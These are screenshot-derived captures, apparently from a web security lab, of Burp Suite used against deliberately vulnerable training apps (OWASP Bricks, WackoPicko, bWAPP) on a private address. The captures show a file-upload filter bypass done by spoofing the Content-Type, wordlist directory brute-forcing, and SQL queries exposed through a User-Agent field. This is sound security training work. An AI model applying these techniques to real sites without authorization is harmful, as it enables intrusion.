5/9/18, 9:55:08 AM	5/9/18, 9:55:08 AM	GET	http://192.168.56.11:80/WackoPicko/about/	200	OK	518 bytes	2,374 bytes
5/9/18, 9:55:08 AM	5/9/18, 9:55:08 AM	GET	http://192.168.56.11:80/WackoPicko/users/	200	OK	358 bytes	2,287 bytes
5/9/18, 9:55:08 AM	5/9/18, 9:55:08 AM	GET	http://192.168.56.11:80/WackoPicko/users/...	303	See Other	561 bytes	0 bytes
5/9/18, 9:55:08 AM	5/9/18, 9:55:08 AM	GET	http://192.168.56.11:80/WackoPicko/image...	200	OK	357 bytes	893 bytes
5/9/18, 9:55:08 AM	5/9/18, 9:55:08 AM	GET	http://192.168.56.11:80/WackoPicko/pictur...	200	OK	358 bytes	2,319 bytes
5/9/18, 9:55:09 AM	5/9/18, 9:55:09 AM	GET	http://192.168.56.11:80/WackoPicko/pictur...	303	See Other	561 bytes	0 bytes
5/9/18, 9:55:09 AM	5/9/18, 9:55:09 AM	GET	http://192.168.56.11:80/WackoPicko/pictur...	200	OK	518 bytes	4,197 bytes
5/9/18, 9:55:09 AM	5/9/18, 9:55:09 AM	GET	http://192.168.56.11:80/WackoPicko/guest...	200	OK	518 bytes	2,809 bytes
5/9/18, 9:55:09 AM	5/9/18, 9:55:09 AM	GET	http://192.168.56.11:80/WackoPicko/users/...	200	OK	518 bytes	2,874 bytes

**Burp Suite Community Edition v1.7.32 - Temporary Project**



Burp Intruder Repeater Window Help


Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

Forward Drop **Intercept is on** Action

Raw Headers Hex





```

Intercept HTTP history WebSockets history Options
Request to http://192.168.56.11:80
Forward Drop Intercept is on Action Comment this item
Raw Params Headers Hex
POST /owaspbricks/upload-2/index.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/owaspbricks/upload-2/index.php
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=DF2B72999836D177E0D6B6E88C275C45; PHPSESSID=9gas5p9iori0r4d12fds1ajq83
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----4954780449578209111490239625
Content-Length: 386
-----4954780449578209111490239625
Content-Disposition: form-data; name="userfile"; filename="test.html"
Content-Type: text/html

<html>
<body>
<h1>Upload test</h1>
</body>
</html>
-----4954780449578209111490239625
Content-Disposition: form-data; name="upload"

Upload
-----4954780449578209111490239625--

```


```
POST /owaspbricks/upload-2/index.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/owaspbricks/upload-2/index.php
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=DF2B729998
PHPSESSID=9gas5p9iori0r4d12fds1ajq83
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----4954780449578209111490239625
Content-Length: 386

-----4954780449578209111490239625
Content-Disposition: form-data; name="userfile"; filename="test.html"
Content-Type: image/png

<html>
<body>
<h1>Upload test</h1>
</body>
</html>
```

The screenshot shows a web browser window with the address bar containing "192.168.56.11/owaspbricks/upload-2/index.php". The page content features the "Bricks" logo, a green notification bar stating "Upload succesful: here", and an "Upload" form. The form includes a "Browse..." button, a "No file selected." message, and an "Upload" button. The browser's address bar at the bottom shows the file path "192.168.56.11/owaspbricks/upload-2/uploads/test.html".





---

Target Proxy Spider Scanner Intruder Repeater

1 x 2 x ...

Target Positions Payloads Options

### ? Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /WackoPicko/$a$ HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Add §  
Clear §  
Auto §  
Refresh

? < + > Type a search term 0 matches Clear

1 payload position Length: 322

---

Target Proxy Spider Scanner Intruder Repeater

1 x 2 x ...

Target Positions Payloads Options

### ? Payload Sets Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 959

Payload type: Simple list Request count: 959

---

### ? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear

- install
- installation
- interactive
- internal
- internet
- intranet
- intro
- inventory
- invitation
- invite

Add

Add from list ... [Pro version only]

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
49	about	200	<input type="checkbox"/>	<input type="checkbox"/>	3021	
55	action	200	<input type="checkbox"/>	<input type="checkbox"/>	76736	
59	admin	301	<input type="checkbox"/>	<input type="checkbox"/>	693	
0		404	<input type="checkbox"/>	<input type="checkbox"/>	599	
1	0	404	<input type="checkbox"/>	<input type="checkbox"/>	599	

Request Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Wed, 09 May 2018 00:06:25 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1
Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Content-Location: about.php
Vary: negotiate,Accept-Encoding
TCN: choice
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: PHPSESSID=0ah1lucsqR0iufpq3s8v15mkf4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2374
Connection: close
Content-Type: text/html


<html>
<head>
<link rel="stylesheet" href="/WackoPicko/css/blueprint/screen.css" type="text/css" media="screen, projection">

```

119 of 959

192.168.56.11/owaspbricks/content-4/

Search





# Bricks

**Details**

Error! User does not exists

SQL Query: SELECT \* FROM users WHERE ua='Mozilla/5.0 (X11; Linux x86\_64; rv:52.0) Gecko/20100101 Firefox/52.0'









**Details**

Error! User does not exists



SQL Query: `SELECT * FROM users WHERE ua='123456'` X











Target Proxy Spider Scanner Intruder Repeater

Control Options

### Spider Status

Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes in the target site map, and choose "Spider this host / branch".

Spider is running Clear queues

Requests made: 42  
 Bytes transferred: 213,785  
 Requests queued: 0  
 Forms queued: 0

### Spider Scope

Use suite scope [defined in Target tab]  
 Use custom scope

Target Proxy Spider Scanner Intruder Repeater

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- http://1-liner.org
- http://192.168.56.11
  - ESAPI-Java-SwingSet-Interactive
  - WebGoat
  - bWAPP
  - bWAPP
    - /
    - images
    - info.php
    - js
    - login.php
    - portal.php
    - stylesheets
    - training.php
    - user\_new.php
  - bodgeit
  - ghost
  - ghost
  - mutillidae
  - onliner\_intro.php
  - owaspbricks
  - peruggia
- https://addons.mozilla.org
- http://ajax.googleapis.com
- http://awstats.sourceforge.net

Host	Method	URL	Para
http://192.168.56.11	GET	/bWAPP/info.php	

Request Response

Raw Params Headers Hex

```
GET /bWAPP/info.php HTTP/1.1
Host: 192.168.56.11
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0;
Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.56.11/bWAPP/login.php
Cookie: acgroupswithpersist=nada;
JSESSIONID=DF2872999836D177E0D686E88C275C45;
PHPSESSID=9gas5p9iori0r4d12fds1ajq83; showhints=1;
acopendivids=swingset,jotto.phpbb2,redmine
```

Target	Proxy	Spider	Scanner	Intruder	Repeater	
Intercept HTTP history WebSockets history Options						
Filter: Hiding CSS, image and general binary content						
#	Host	Method	URL	Params	Status	Length
568	http://192.168.56.11	GET	/owaspbricks/content-1/index.php?id=0	✓	200	3577
571	http://192.168.56.11	GET	http://192.168.56.11/owaspbricks/content-1/index.php?id=0			360
572	http://fonts.googleapis.com	GET				
573	http://192.168.56.11	GET				361
574	http://192.168.56.11	GET				361
575	http://192.168.56.11	GET				360
Request Response						
Raw Params Headers Hex						
GET /owaspbricks/content-1/index.php						
Host: 192.168.56.11						

Target	Proxy	Spider	Scanner	Intruder	Repeater
1 x ...					
Go Cancel < >			Target: http://192.168.56.11		
<b>Request</b>			<b>Response</b>		
Raw Params Headers Hex			Raw Headers Hex HTML Render		
<pre>GET /owaspbricks/content-1/index.php?id=1 HTTP/1.1 Host: 192.168.56.11 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.56.11/owaspbricks/content-pages.html Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=DF2B72999836D177E0D6B8E88C275C45; PHPSESSID=9gas5p9iori0r4d12fds1ajq83 Connection: close Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0</pre>			<pre>&lt;/head&gt; &lt;body&gt; &lt;div class="row"&gt;   &lt;div class="four columns centered"&gt;     &lt;br/&gt;&lt;br/&gt;&lt;a href=" ../index.php"&gt;&lt;img src=" ../images/bricks.jpg" /&gt;&lt;/a&gt;&lt;p&gt;   &lt;fieldset&gt;  &lt;legend&gt;Details&lt;/legend&gt;   &lt;br/&gt;User ID: &lt;b&gt;1&lt;/b&gt;&lt;/b&gt;&lt;br/&gt;&lt;br/&gt;User name: &lt;b&gt;tom&lt;/b&gt;&lt;/b&gt;&lt;br/&gt;&lt;br/&gt;E-mail: &lt;b&gt;tom@getmantra.com&lt;/b&gt;&lt;/b&gt;&lt;br/&gt;&lt;br/&gt;&lt;br/&gt;   &lt;/fieldset&gt;&lt;/p&gt;&lt;br/&gt; &lt;/div&gt;&lt;br/&gt;&lt;br/&gt;&lt;br/&gt; &lt;center&gt;   &lt;div class="eight columns 